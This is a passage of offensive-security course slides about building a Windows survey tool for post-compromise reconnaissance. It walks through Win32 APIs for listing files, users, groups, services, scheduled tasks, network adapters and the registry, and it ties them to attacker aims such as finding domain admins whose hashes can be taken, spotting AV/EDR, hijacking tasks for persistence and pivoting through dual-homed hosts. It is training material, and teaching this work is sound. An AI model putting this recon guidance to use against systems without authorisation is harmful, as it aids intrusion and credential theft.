hFileToFind = FindFirstFileW(fileName.GetBuffer(), &findData);
// error check
if (INVALID_HANDLE_VALUE == hFileToFind) { ... }
else
{
    do
    {
        // do work...
    } while (FindNextFileW(hFileToFind, &findData));
}
```


Example: FindFirstFile, FindNextFile, FindClose

The short example on the slide shows very basic usage for the two main APIs that are involved in enumerating a directory. The ***FindFirstFileW*** API is used to kick off the process of enumeration. The first argument being passed to the API is a CString type that has a method ***GetBuffer()*** to get a pointer to the buffer. This is done to satisfy the requirement of the API. The function can fail, so be sure to check for success for failure. The next part is the do/while loop that will continue as long as the ***FindNextFileW*** function keeps returning TRUE or 1. In the body of the do/while loop is where your processing of each entry would be done. You can do matching if you are looking for a certain file name, extension type, skip directories, etc. If you are keeping a list of everything being discovered, this is where you would be appending to that list.

Technet24

Lab 2.5: FileFinder

Enumerating directories is an important feature to create.

Please refer to the eWorkbook for the details of the lab.

Lab 2.5: FileFinder
Please refer to the eWorkbook for the details of the lab.

What's the Point?

What's the point?

What's the Point?
The point of this lab was the explore how you can programmatically enumerate a directory to find a file, and if you had time, enumerate any subdirectories.

Technet24

Module Summary

- Discussed why we would perform a directory walk
- Learned how to perform a directory walk to find a file
- Discovered the main APIs involved

Module Summary
In this module, we discussed the how to perform a directory walk and why we would do one in the first place. A recursive walk from the system root could take a while, but at the same time it could yield some great information. There were only three APIs involved with this, but there were two that did the heavy lifting: ***FindFirstFile*** and ***FindNextFile***.

Unit Review Questions

What user-mode structure holds the attributes of a file?

A WIN32_FIND_DATA

B KUSER_SHARED_DATA

C FILE_OBJECT

Unit Review Questions
Q: What user-mode structure holds the attributes of a file?

A: WIN32_FIND_DATA

B: KUSER_SHARED_DATA

C: FILE_OBJECT

Technet24

Unit Review Answers

What user-mode structure holds the attributes of a file?

A WIN32_FIND_DATA

B KUSER_SHARED_DATA

C FILE_OBJECT

Unit Review Answers
Q: What user-mode structure holds the attributes of a file?

A: WIN32_FIND_DATA

B: KUSER_SHARED_DATA

C: FILE_OBJECT

Course Roadmap

- Windows Tool Development
- **Getting to Know Your Target**
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 2

Gathering Operating System Information
- Lab 2.1: OS Info

Service Packs/Hotfixes/Patches

Process Enumeration
- Lab 2.2: ProcEnum
- Lab 2.3 CreateToolhelp
- Lab 2.4 WTSEnum

Installed Software

Directory Walks
- Lab 2.5: FileFinder

User Information

Services and Tasks

Network Information

Registry Information

Bootcamp

This module will discuss the importance and benefits of gathering information about the users of a system. The module will of course discuss the Windows APIs that might be involved with retrieving user information.

Technet24

Objectives

Our objectives for this module are:

- Discuss the importance of gathering user information
- Understand how to programmatically gather information about users

Objectives
The objectives for this module are to understand how to programmatically gather information about users and discuss the importance behind it.

User Information

Who's who on the system

It is always a good idea to see what users are on the system. Limited privileged users are one thing, but finding out if a user is part of the Administrators group is great. You might even get lucky enough to see a Domain admin logged into a system!

User Information

Another part of conducting recon is gathering user account information. From the command line, there are some common tools that can be used to do this, like the *net* command line utility. The *net* command does more than gather user information but if you pass in the *net user* or the *net localgroup* options, it will gather user information and groups on the system, among other things. Using the command line is nice when you have a shell, but we can also do this programmatically. Why do we care about users in the first place? Well, if a user is part of the Administrators group, that could give us a solid option of escalating our privileges or attempting a UAC bypass. If the system is part of an Active Directory domain, something you would find in most mature Windows environments, you might see a domain admin logged into the system. The hash for that account would be great to grab and then further pivot around the domain. Dumping creds and hashes for accounts can help with our lateral movement, or as some say our East and West movement, something that SEC565 dives into.

Technet24

GetUserName API

GetUserNameA()

Used to obtain the current username

Has BOOL return type

```
BOOL GetUserNameA(
 _Out_   LPSTR   lpBuffer,
 _Inout_ LPDWORD pcbBuffer
);

// example

PSTR userName;
DWORD cbSize = 32767;

GetUserNameA(userName, &cbSize);
```


GetUserName API

The ***GetUserName*** API is yet another macro that can expand to support ANSI or Unicode, depending on project settings. Keeping with the trend of showing ANSI versions, we will break down the ANSI version of this API. ***GetUserNameA*** requires two parameters: *lpBuffer*, and *pcbBuffer*. We can take a look at those in more detail below.

lpBuffer, of type LPSTR, is a pointer to a buffer that will end up storing the username.

pcbBuffer, of type LPDWORD, is a pointer to a variable that will indicate the size of the buffer pointed to by lpBuffer.

The function will indicate success by returning nonzero. Failures result in zero, which does not give us any real insight as to why it may have failed. For that, we would have to call our favorite error function ***GetLastError***. There are a few caveats with this function in that it will not return the username that one might expect. For example, threads have the ability to impersonate tokens/users and as such, the API would return the username of the client that is currently being impersonated.

GetUserProfileDirectory API

GetUserProfileDirectoryA()

Used to obtain the root directory of the user's profile

Has BOOL return type

```
USERENVAPI
BOOL
GetUserProfileDirectoryA(
 _In_       HANDLE  hToken,
 _Out_opt_  LPSTR   lpProfileDir,
 _In_opt_   LPDWORD lpcchSize
);
```


GetUserProfileDirectory API

The ***GetUserProfileDirectory*** API is useful when you would like to know the path of the root folder for the username that was passed into the function. The ***GetUserProfileDirectory*** API is another macro, so we should know what that means by now. The function only has one required parameter and two optional parameters. Even though a few of the parameters are optional, we can dive into the details of each one.

hToken, of type HANDLE, is a valid handle to a token for the user that can be gathered from calling a function like ***OpenProcessToken*** or ***OpenThreadToken***.

lpProfileDir, of type LPSTR, is a pointer to a variable that will hold the path to the user's profile directory.

lpcchSize, of type LPDWORD, is a pointer to the size of the buffer pointed to by lpProfileDir.

One nice thing about this function is that if your *lpProfileDir* buffer is not big enough, the needed size will be placed in *lpcchSize* by the function. This would allow you to make the call a second time using the correct size. On that note, your first call for functions like these should be with a zero-sized buffer. This would make the function fail, forcing it to give us the proper size. Once you have that, you can make the second call with the correct size. This is the preferred way and the most reliable method.

Technet24

NetUserEnum API

NetUserEnum()

Used to obtain information about all user accounts

Has NET_API_STATUS return type

```
NET_API_STATUS
NET_API_FUNCTION
NetUserEnum(
 _In_    LPCWSTR servername,
 _In_    DWORD   level,
 _In_    DWORD   filter,
 _Out_   LPBYTE *bufptr,
 _In_    DWORD   prefmaxlen,
 _Out_   LPDWORD entriesread,
 _Out_   LPDWORD totalentries,
 _Inout_ PDWORD  resume_handle
);
```


NetUserEnum API

Getting account information about a single user account is fine, but it is also great to get account information about all user accounts on a system. The ***NetUserEnum*** API is perfect for this because it will return information from all user accounts on the local or remote system. The information returned from the API might seem similar to the output you may have seen after executing the *net user* command. The API has several parameters that need some explaining.

servername, of type LPCWSTR, is the pointer to a constant wide char string for the server. Passing in NULL here would indicate the local computer.

level, of type DWORD, is the level of information you intend to see. There are seven values that can be passed in here:

- 0 - is for user account names. There will be an array of USER_INFO_0 structures.
- 1 - is for user account details. There will be an array of USER_INFO_1 structures.
- 2 - is for account details and logon information. There will be an array of USER_INFO_2 structures.
- 3 - is for all of the above and now profile information. The array will have USER_INFO_3 structures.
- 10 - is for user account names and comments. The array will have USER_INFO_10 structures.
- 11 - is for more detailed account information. The array will have USER_INFO_11 structures.
- 20 - is for the user's names account attributes. The array will have USER_INFO_20 structures.

filter, of type DWORD, is used to specify what accounts should be included in the search.

bufptr, of type LPBYTE, is the pointer to the buffer that will end up holding the returned information. You are required to free this buffer using ***NetApiBufferFree*** when done, even if the API fails.

prefmaxlen, of type DWORD, is the maximum length of the data, in bytes. We do not need to specify a value here other than MAX_PREFERRED_LENGTH so that the function makes the proper space for the data.

entriesread, of type LPDWORD, is a pointer to the variable that will hold the number of entries the function queried.

totalentries, of type LPDWORD, is a pointer to the variable that will hold the number of entries that could have been queried from a position called the resume position.

resume_handle, of type PDWORD, is a pointer to a variable that is used as the resume handle. The resume handle can be used to continue searching user accounts and if this is what you want to do, then zero (0) should always be used for the first call. If you do not care about this, then passing NULL here is just fine.

Technet24

NetLocalGroupEnum API

NetLocalGroupEnum()

Used to obtain local group information

Has NET_API_STATUS return type

```
NET_API_STATUS
NET_API_FUNCTION
NetLocalGroupEnum(
 _In_    LPCWSTR  servername,
 _In_    DWORD    level,
 _Out_   LPBYTE  *bufptr,
 _In_    DWORD    prefmaxlen,
 _Out_   LPDWORD  entriesread,
 _Out_   LPDWORD  totalentries,
 _Inout_ PDWORD_PTR resumehandle
);
```


NetLocalGroupEnum API

In addition to gathering user information, we can gather information about the groups that might be present on a local or remote system. The ***NetLocalGroupEnum*** API is pretty much the equivalent to executing the *net localgroup* command from the command line. Perhaps the API should have been named NetLocalOrRemoteGroupEnum since it is not bound to local systems only. The API has almost the exact same parameters to the ***NetUserEnum*** API except for the level parameter. The level parameter only has two possible options: 0 and 1. Level 0 is for returning only the names of the local groups, which will be an array of LOCALGROUP_INFO_0 structures. Level 1 is for requesting the group names and the comments that are tied to them, if any. There will be an array of LOCALGROUP_INFO_1 structures for Level 1. Outside of the level parameter, the remaining ones are the same as the ***NetUserEnum*** API.

Additional Information

Additional headers and APIs that could be of interest

- `lmaccess.h`
- `lmuse.h`
- `NetGroupGetUsers`
- `NetUseEnum`
- `NetLocalGroupGetMembers`
- `NetUseGetInfo`

Additional Information

The lmaccess and the lmuse header files offer additional APIs that might be of interest when querying user and user group information. The listing on the slide is not an exhaustive list but merely a small sampling of what else is out there that can be used. Depending on the information that you are wanting to gather, you can implement the logic to get it. The more you add the more robust your survey tool will be for operators using it.

Technet24

Source Code Review

Source code review!

Source Code Review
Time to jump into the source code and understand it.

Module Summary

- Discussed reasons to gather user information
- Explored several APIs that allow us to retrieve user and group information

Module Summary
In this module, we discussed why it might be important to gather information about the user and groups on systems. We also took a detailed look at several of the APIs that are available for us to use.

Technet24

Unit Review Questions

What is one API to obtain a username?

A GetUserName()

B NetUserEnum()

C NetLocalGroupEnum()

Unit Review Questions
Q: What is one API to obtain a username?

A: GetUserName()

B: NetUserEnum()

C: NetLocalGroupEnum()

Unit Review Answers

What is one API to obtain a username?

A GetUserName()

B NetUserEnum()

C NetLocalGroupEnum()

Unit Review Answers
Q: What is one API to obtain a username?

A: GetUserName()

B: NetUserEnum()

C: NetLocalGroupEnum()

Technet24

Course Roadmap

- Windows Tool Development
- **Getting to Know Your Target**
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 2

Gathering Operating System Information
- Lab 2.1: OS Info

Service Packs/Hotfixes/Patches

Process Enumeration
- Lab 2.2: ProcEnum
- Lab 2.3 CreateToolhelp
- Lab 2.4 WTSEnum

Installed Software

Directory Walks
- Lab 2.5: FileFinder

User Information

Services and Tasks

Network Information

Registry Information

Bootcamp

In this module, we will discuss how to enumerate services and tasks during the execution of your survey tool.

Objectives

Our objectives for this module are:

- Understand Windows services
- Compare services and processes
- Understand Windows Tasks
- Discuss how to enumerate services and tasks

Objectives
The objectives for this module are to understand what a Windows service is, compare services and processes, understand what Windows Tasks are, and how to enumerate them all.

Technet24

Windows Services

What exactly is a Windows service?

Special process

Looks like any other process except no GUI, no direct user interaction. It provides a service.

Shared service

Several services sharing address space in a single process like svchost.exe. If one crashes, they all crash.

Isolated service

A service hosted in svchost.exe that is not sharing its address space with other services

Windows Services

Even if you are not that familiar with Windows, you might be familiar with services in general. Linux has services too, typically called daemons, and they provide a certain set of services to users, like FTP access to some FTP server. Windows services are not that different as they still provide a service to users. Windows services are just special processes and they typically do not have a GUI. Most services do not have direct configuration or interaction with users on the system. The services operate in the background and mind their own business until a user needs whatever functionality they provide. The most interaction a user might have with a service is to perform some action against it, like Stop or Start actions. Another interesting item with Windows services is that they can share address spaces. The svchost.exe process acts like a container of sorts so that several services can be hosted in a single svchost.exe process. The downside of shared services is that if one service crashes for some abnormal reason, like exploit attempts, the other services go down with it. This is where isolated services come to play. They are services that can be hosted in a single svchost.exe process but they will not be sharing the address space with any other service. Later in the course, we will look at how we can make that choice programmatically when we create our own service.

Service Enumeration

Why enumerate services?

Awareness

The better awareness you have the more successful your operation. Detect services that could be vulnerable or ones that could belong to AV/EDR.

Purpose

The purpose of a target will determine how it is most likely being used. It could also indicate if the target is high visibility or low.

Service Enumeration

We typically conduct service enumeration for similar reasons that we conduct process enumeration. Services, just like processes, can tell us what a target's purpose is or how it is being used. Certain services would be specific to servers like DHCP, DNS, FTP, to name a few, and you would not expect to find those services running on a client workstation. AV/EDR products can also have services running that handle certain portions of its functionality like scanning, file submission, watchdog services, etc. Finding those could be beneficial in making the decision to continue operating on that target. Again, if you did not expect that your target would have an AV solution installed, it might not be the best idea to continue and bring down additional tools. Another reason for service enumeration is to identify possible vulnerable services that could be exploited for privilege escalation and/or persistence, both of which will be talked about later in the course in detail.

Technet24

Service Enumeration APIs

EnumServicesStatusExA

```
BOOL EnumServicesStatusExA(
 SC_HANDLE    hSCManager,
 SC_ENUM_TYPE InfoLevel,
 DWORD    dwServiceType,
 DWORD    dwServiceState,
 LPBYTE   lpServices,
 DWORD    cbBufSize,
 LPDWORD  pcbBytesNeeded,
 LPDWORD  lpServicesReturned,
 LPDWORD  lpResumeHandle,
 LPCSTR   pszGroupName
);
```

QueryServiceStatusEx

```
BOOL QueryServiceStatusEx(
 SC_HANDLE  hService,
 SC_STATUS_TYPE InfoLevel,
 LPBYTE     lpBuffer,
 DWORD      cbBufSize,
 LPDWORD    pcbBytesNeeded
);
```


Service Enumeration APIs

How exactly can we go about enumerating services? You might know how to do this via the command line using the sc.exe utility or with the PowerShell cmdlet Get-Service, but we are doing this programmatically in C. We have two options at our disposal for getting this done. We could create WMI queries to do this or we can use a few Win32 APIs to achieve similar results. For this instance, we will be using the service-specific Win32 APIs instead of using wmi-specific Win32 APIs. ***EnumServicesStatusEx()*** and ***QueryServiceStatusEx()*** are two great APIs that can help you enumerate services and gather more detailed information about them. The first function on the slide is ***EnumeServicesStatusExA()*** and it accepts a decent number of arguments. The function will query the Service Control Manager database of either a local target or a remote target for services and will return the name and status of each service, at a minimum. More information and data can possibly be gathered depending on the InfoLevel value passed in as an argument, which the only supported InfoLevel value documented at the time of this writing is SC_ENUM_PROCESS_INFO.

The other great service-specific API to use is ***QueryServiceStatusEx()***. It does not enumerate services but rather, it will obtain the status of a service that has already been enumerated. The two APIs used in conjunction with each other can provide valuable information about services on the target. The InfoLevel for this function, similar to ***EnumServicesStatusEx***, only supports one value: SC_STATUS_PROCESS_INFO.

In Section 3, we will dive much deeper into services when we discuss local damage that can be inflicted against a target.

Windows Tasks

What are Windows Tasks?

Automating routine tasks is great for sysadmins and users who do not want the headache of repeating an action over and over. Tasks are great for attackers to aid in persistence on a target.

Create new tasks

Hijack current tasks

Windows Tasks

Admins, developers, hackers, etc. tend to be lazy in the sense that all would rather script something than do it manually. Tasks are a great way to help with this because they can perform certain actions when a specific trigger condition is met. Some of the triggers could be a user logging on to the system, the system itself booting up, certain event logs, etc. From an attacker's perspective, tasks would be a great option for maintaining access to the target. Attackers can either create a new task to achieve their persistence needs or hijack current tasks to be a bit less noisy. Hijacking currently scheduled tasks could be done by adding an additional action after the default action. For enumeration purposes, we are interested in seeing what tasks are currently registered and possibly already running. Perhaps we find a task that could be of interest to hijack, or we find evidence that we are not the first ones on the target, i.e., a current task for persistence made by another attacker. Tasks might not always be the most useful, but when conducting survey scripts, it is great to be thorough.

Please note: when it comes to keeping a low profile—something you should try to keep—creating new tasks could raise your profile a good amount. Create new tasks with caution.

Technet24

Enumerating Tasks v. 1.0

Using COM to enumerate Tasks

ITaskScheduler::Enum

```
HRESULT Enum(
 _Out_ IEnumWorkItems **ppEnumWorkItems
);
```

IEnumWorkItems::Next

```
HRESULT Next(
_In_  ULONG    celt,
_Out_ LPWSTR **rgpwszNames,
_Out_ ULONG   *pceltFetched
);
```


Enumerating Tasks v. 1.0

For us to enumerate tasks on a system we must turn to COM. There is an exposed interface called ***TaskScheduler***, specifically ***ITaskScheduler***, that has a method called ***Enum***, which will allow us to create an enumeration object. Then, with that object in hand, we can create ***IEnumWorkItems*** interface that allows us to enumerate whatever tasks might be present at the time the code is ran. According to MSDN, here are the high-level steps to getting this done:

- Initialize the COM library using ***CoInitialize.***
- Use ***CoCreateInstance*** to make the Task Scheduler object.
- Call the Enum method of ***ITaskScheduler*** to create the enumeration object.
- Call the Next method of the ***IEnumWorkItems*** to enumerate tasks.
- Free the resources using ***CoTaskMemFree.***

Module Summary

- Discussed what Windows services are
- Learned about services and processes
- Discussed what Windows Tasks are
- Discussed enumerating services and tasks

Module Summary
In this module, we discussed very briefly what services and tasks are. We also discussed why we would want to enumerate them, and the APIs involved for enumerating services and tasks.

Technet24

Unit Review Questions

What does SERVICE_WIN32_OWN_PROCESS indicate?

A The service shares its address space with other processes

B The service does not share its address space with other processes

C The service will be hidden from view

Unit Review Questions
Q: What does SERVICE_WIN32_OWN_PROCESS indicate?

A: The service shares its address space with other processes

B: The service does not share its address space with other processes

C: The service will be hidden from view

Unit Review Answers

What does SERVICE_WIN32_OWN_PROCESS indicate?

A The service shares its address space with other processes

B The service does not share its address space with other processes

C The service will be hidden from view

Unit Review Answers
Q: What does SERVICE_WIN32_OWN_PROCESS indicate?

A: The service shares its address space with other processes

B: The service does not share its address space with other processes

C: The service will be hidden from view

Technet24

Unit Review Questions

How do you get the COM library ready for use in your process?

A CoCreateInstance

B CoInitialize

C CoMemFree

Unit Review Questions
Q: How do you get the COM library ready for use in your process?

A: CoCreateInstance

B: CoInitialize

C: CoMemFree

Unit Review Answers

How do you get the COM library ready for use in your process?

A CoCreateInstance

B CoInitialize

C CoMemFree

Unit Review Answers
Q: How do you get the COM library ready for use in your process?

A: CoCreateInstance

B: CoInitialize

C: CoMemFree

Technet24

Unit Review Questions

What COM interface can be called to create an enumeration object?

A ITaskScheduler

B IUnknown

C IBelieve

Unit Review Questions
Q: What COM interface can be called to create an enumeration object?

A: ITaskScheduler

B: IUnknown

C: IBelieve

Unit Review Answers

What COM interface can be called to create an enumeration object?

A ITaskScheduler

B IUnknown

C IBelieve

Unit Review Questions
Q: What COM interface can be called to create an enumeration object?

A: ITaskScheduler

B: IUnknown

C: IBelieve

Technet24

Course Roadmap

- Windows Tool Development
- **Getting to Know Your Target**
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 2

Gathering Operating System Information
- Lab 2.1: OS Info

Service Packs/Hotfixes/Patches

Process Enumeration
- Lab 2.2: ProcEnum
- Lab 2.3 CreateToolhelp
- Lab 2.4 WTSEnum

Installed Software

Directory Walks
- Lab 2.5: FileFinder

User Information

Services and Tasks

Network Information

Registry Information

Bootcamp

This module will look at how to gather information about the network and the target's network configurations.

Objectives

Our objectives for this module are:

- Gather network information
- Gather NIC configurations

Objectives
The objectives for this module are to determine how to gather any network information we can, as well as the target's NIC configurations.

Technet24

Network Information

What network is the target connected to?

Most enterprise computers will have a NIC configured with an IPv6 and an IPv4 address. IPv6 will be there even if the organization does not officially support it. Some computers could have dual NICs and be what can be called dual homed. A dual homed system is connected to two different networks and offers a great pivot point into a new environment.

Network Information

You might not be able to determine the purpose of a system just by gathering network information, but it definitely helps out. If your tool has network sniffing capabilities, you might get more information that way. Aside from sniffing packets, you can still gather some useful information. Perhaps one of the most interesting pieces of information to find out is coming across a system that has multiple NICs and is being dual homed. A dual homed system can be connected to two different networks at the same time. Some sysadmins have done this thinking it acts as a security boundary and that the NICs are separate, but Windows does its best to treat them as one. In a dual homed system, one NIC could be connected to the DMZ and the other could be connected to the trusted, internal network, or the intranet. Dual homed systems are great targets for us and other attackers because they could enable our movement throughout a network. Stuxnet would happily move through a dual homed system, as did the slammer worm way back in 2003.

We cannot forget about VLANs. These Virtual Local Area Networks virtually combine endpoints into a single broadcast domain, and it might be a good idea to look for that when you get on target. SEC660 discusses VLAN hopping and could be something of interest for developers to understand.

NIC Information/Configuration

IP Helper header file offers many great APIs for us to use.

GetIpStatistics

```
IPHLPAPI_DLL_LINKAGE
ULONG
GetIpStatistics(
 _Out_ PMIB_IPSTATS Statistics
);
```

GetAdapterAddresses

```
GetAdaptersAddresses(
 _In_ ULONG Family,
 _In_ ULONG Flags,
 _In_ PVOID Reserved,
 _Inout_ PIP_ADAPTER_ADDRESSES
AdapterAddresses,
 _Inout_ PULONG  SizePointer
);
```


NIC Information/Configuration

VMs are being used more and more these days in production and if you happen to get access to a VM in production, you might see several NICs on it. Your survey tool should gather each NIC's configuration. PowerShell offers some useful cmdlets for this, like Get-NetAdapter, Get-NetAdapterHardwareInfo, and more. The Windows command line offers utilities as well, like netstat, ipconfig, and others. Other interesting information that could be gathered would be the statistics, something that is gathered by running netstat -e. There are several ways to get all of this done, like using WMI or the IpHlpApi. While WMI can be useful, it is not always the easiest to work with when there are Win32 APIs like ***GetIpStatistics***. The IP Helper header file offers many useful APIs for us, and we will take a look at some of them, like ***GetIpStatistics***, ***GetInterfaceInfo***, ***GetAdapterAddresses***, and ***GetNumberOfInterfaces***.

Technet24

GetInterfaceInfo API

`GetInterfaceInfo()`

Gets list of IPv4 enabled devices

Has DWORD return type

```
IPHLPAPI_DLL_LINKAGE
DWORD
GetInterfaceInfo(
 _Out_   PIP_INTERFACE_INFO pIfTable,
 _Inout_ PULONG dwOutBufLen
);

typedef struct _IP_INTERFACE_INFO {
 LONG  NumAdapters;
 IP_ADAPTER_INDEX_MAP Adapter[1];
} IP_INTERFACE_INFO, *PIP_INTERFACE_INFO;
```


GetInterfaceInfo API

The ***GetInterfaceInfo*** function can be used to gather a list of interfaces on the target that have IPv4 enabled. As you can see by the SAL annotations, the function has two parameters that are written to and one that is read. We can break down the parameters to better understand them.

pIfTable, of type PIP_INTERFACE_INFO, is used as a buffer to hold the list of interfaces that have been found. It is up to us as developers to allocate enough space in the buffer to hold this information. The structure holding the information is the IP_INTERFACE_INFO structure, which has two members. The first one, *NumAdapters*, holds the number of adapters that will be stored in the array. The second member is the Adapter, which is the array of IP_ADAPTER_INDEX_MAP entries. Every structure here will be tied to an index then tied to its corresponding name.

dwOutBufLen, of type PULONG, is a pointer to some DWORD variable that will be used to give the size of the buffer to the function. If you notice, this parameter is *inout*. The out portion is for when the size is not large enough to hold the data, the function will write to the variable the correct size needed. Then you can call this function again with the correct size and it should work just fine.

A successful call would return NO_ERROR. Failed calls can return any one of the following error codes:
- ERROR_INSUFFICIENT_BUFFER: The buffer is not large enough and the correct size has been stored in *dwOutBufLen*.
- ERROR_INVALID_PARAMETER: The *dwOutBufLen* is NULL or the function cannot write to the variable.
- ERROR_NO_DATA: Could not find any network adapters.
- ERROR_NOT_SUPPORTED: The function is not supported for this version of OS.

GetIpStatistics API

`GetIpStatistics()`

Grabs the IP statistics for the system

Has ULONG return type

```
IPHLPAPI_DLL_LINKAGE
ULONG
GetIpStatistics(
 _Out_ PMIB_IPSTATS Statistics
);
```


GetIpStatistics API

The ***GetIpStatistics*** function can help us recreate familiar Windows commands like netstat. The overall IP statistics are captured and returned to the caller of this function. The function is not very complex and accepts a single parameter: Statistics. The Statistics parameter is of type PMIB_IPSTATS, which is a struct that gets filled out by the function so that it has a place to store the information for any IP statistics that are gathered, hence the reason why the Statistics parameter is an out parameter. Upon success, the function will return NO_ERROR. When the function fails, it can return the following error code: ERROR_INVALID_PARAMTER for when the Statistics parameter is NULL or if the function is not able to write to the pointer. The structure the function fills out is very large, but the next slide holds a snippet of some of its members.

Technet24

MIB_IPSTATS Struct

```
typedef struct _MIB_IPSTATS_LH {
[..SNIP..]
 DWORD dwDefaultTTL;
 DWORD dwInReceives;
 DWORD dwInHdrErrors;
 DWORD dwInAddrErrors;
 DWORD dwForwDatagrams;
 DWORD dwInUnknownProtos;
 DWORD dwInDiscards;
 DWORD dwInDelivers;
 DWORD dwOutRequests;
 DWORD dwRoutingDiscards;
 DWORD dwOutDiscards;
 DWORD dwOutNoRoutes;
[..SNIP..]
} MIB_IPSTATS_LH, *PMIB_IPSTATS_LH;
```


MIB_IPSTATS Struct

The MIB_IPSTATS structure is the structure that is filled out by the ***GetIpStatistics*** function. Some of the structure members are very useful and some you might not even care about other than just being extra detailed with information for the operator.

GetAdapterAddresses API

GetAdapterAddresses()

Grabs the addresses tied to the adapters

Has ULONG return type

```
IPHLPAPI_DLL_LINKAGE
ULONG
GetAdaptersAddresses(
 _In_ ULONG Family,
 _In_ ULONG Flags,
 _In_ PVOID Reserved,
 _Inout_ PIP_ADAPTER_ADDRESSES
AdapterAddresses,
 _Inout_ PULONG SizePointer
);
```


GetAdapterAddresses API

The ***GetAdapterAddresses*** can be used when you need to find out what adapters have what IP address. The function is great because not only can it do IPv4, but it can do IPv6 as well. ***GetAdapterAddresses*** has several **in** parameters and a few **inout** ones indicating that the function will be attempting to write to those variables. Let us break down each one of these parameters to get a better understanding of what they are.

Family, of type ULONG, is used to indicate what address family the function should get. This can be AF_INET (6), or AF_INET6 (23). The other interesting part is that you can specify both families at the same time with AF_UNSPEC. AF_UNSPEC indicates that any adapter that has IPv4 or IPv6 enabled, should have its information returned to the caller.

Flags, of type ULONG, is used to indicate what type of addresses to get. There is a long list of types that can be used for this parameter, but a few options are the following: GAA_FLAG_INCLUDE_GATEWAYS, GAA_FLAG_INCLUDE_ALL_INTERFACES, and quite a few more.

Reserved, of type PVOID, is reserved so we do not really care about it.

AdapterAddresses, of type PIP_ADAPTER_ADDRESSES, is a pointer to some variable that will act as the buffer filled with a linked list of IP_ADAPTER_ADDRESSES structures. The structure is a massive structure, and it is worth browsing to the MSDN documentation to completely understand it.

SizePointer, of type PULONG, is a pointer to the variable that stores the size of the buffer.

Technet24

Upon success, the function will return ERROR_SUCCESS. Should the function ever fail it will return one of the following error codes:

- ERROR_ADDRESS_NOT_ASSOCIATED: An address has yet to be associated with the device.
- ERROR_BUFFER_OVERFLOW: The buffer size indicated is not large enough to hold the requested information.
- ERROR_INVALID_PARAMETER: SizePointer is NULL, Family was not a valid family option.
- ERROR_NOT_ENOUGH_MEMORY: Literally not enough memory to complete the function.
- ERROR_NO_DATA: No addresses found.

GetNumberOfInterfaces API

GetNumberOfInterfaces

Grabs the number of interfaces

Has DWORD return type

```
IPHLPAPI_DLL_LINKAGE
DWORD
GetNumberOfInterfaces(
 _Out_ PDWORD pdwNumIf
);

// example

DWORD dwCount = 0;
GetNumberOfInterfaces(&dwCount);

// error check
```


GetNumberOfInterfaces API

If you wanted to run something quick and easy, the ***GetNumberOfInterfaces*** function would be it. The only parameter you need to worry about is an **out** parameter. The function will write to it the number of interfaces that have been discovered on the local machine. The *pdwNumIf* parameter is of type PDWORD. All interfaces should be enumerated by the function, including the system's loopback adapter. If you do not care about the loopback interface, then you do not need to use this function. Other functions like ***GetAdaptersInfo*** and ***GetInterfaceInfo*** will not return information about the loopback interface. Also, the number returned might be higher than what you might be expecting as it does not directly relate to physical NICs on the target. Logical interfaces will be included in the count of interfaces, so if you were expecting to see 2 and got back something like 18, that would be the reason why.

Technet24

Module Summary

- Discussed how to gather information about the network
- Discussed how to gather NIC information about the target

Module Summary
In this module, we discussed the why and how of gathering information about a target's NIC configuration, as well as any other information we can gather about the network overall. The information presented in this module can be the foundations for creating tools like arp, ipconfig, netstat, etc.

Unit Review Questions

What API will give you an IP address for a network adapter?

A GetAdapterAddresses()

B GetNumberOfInterfaces()

C GetIpStatistics()

Unit Review Questions
Q: What API will give you an IP address for a network adapter?

A: GetAdapterAddresses()

B: GetNumberOfInterfaces()

C: GetIpStatistics()

Technet24

Unit Review Answers

What API will give you an IP address for a network adapter?

A GetAdapterAddresses()

B GetNumberOfInterfaces()

C GetIpStatistics()

Unit Review Answers
Q: What API will give you an IP address for a network adapter?

A: GetAdapterAddresses()

B: GetNumberOfInterfaces()

C: GetIpStatistics()

Unit Review Questions

What API includes logical interfaces in its results?

A GetAdapterAddresses()

B GetNumberOfInterfaces()

C GetIpStatistics()

Unit Review Questions
Q: What API includes logical interfaces in its results?

A: GetAdapterAddresses()

B: GetNumberOfInterfaces()

C: GetIpStatistics()

Technet24

Unit Review Answers

What API includes logical interfaces in its results?

A GetAdapterAddresses()

B GetNumberOfInterfaces()

C GetIpStatistics()

Unit Review Questions
Q: What API includes logical interfaces in its results?

A: GetAdapterAddresses()

B: GetNumberOfInterfaces()

C: GetIpStatistics()

Course Roadmap

- Windows Tool Development
- **Getting to Know Your Target**
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 2

Gathering Operating System Information
- Lab 2.1: OS Info

Service Packs/Hotfixes/Patches

Process Enumeration
- Lab 2.2: ProcEnum
- Lab 2.3 CreateToolhelp
- Lab 2.4 WTSEnum

Installed Software

Directory Walks
- Lab 2.5: FileFinder

User Information

Services and Tasks

Network Information

Registry Information

Bootcamp

This module will discuss how to enumerate the Windows Registry to find critical information about the system.

Technet24

Objectives

Our objectives for this module are:

- Gather registry information

Objectives
The objectives for this module are to understand what information can be found in the registry.

Registry Information

Troves of information

The Windows Registry contains troves of information that can arguably be deemed critical to your survey tool. The registry is so important that even the system itself relies on information found in the registry.

Registry Information

The registry was discussed in tremendous detail during Section 1, along with the APIs needed to enumerate practically everything in it. It is being included here during this day as a brief reminder that it should not be forgotten about when conducting your survey. The registry is an excellent source for collecting information from the target. Some sections you might not be able to query unless you have Administrator privileges or higher, but even still, you can collect useful information as a basic user.

Technet24

The Registry (1)

The registry API family provides most functionality for registry interaction.

The Registry is a collection of five hives where each one exposes information, some critical to the functionality of the OS. The hives have keys, which then have subkeys with values that applications or services might need to query.

It is has become the go-to location for developers for storing application information.

The Registry (1)

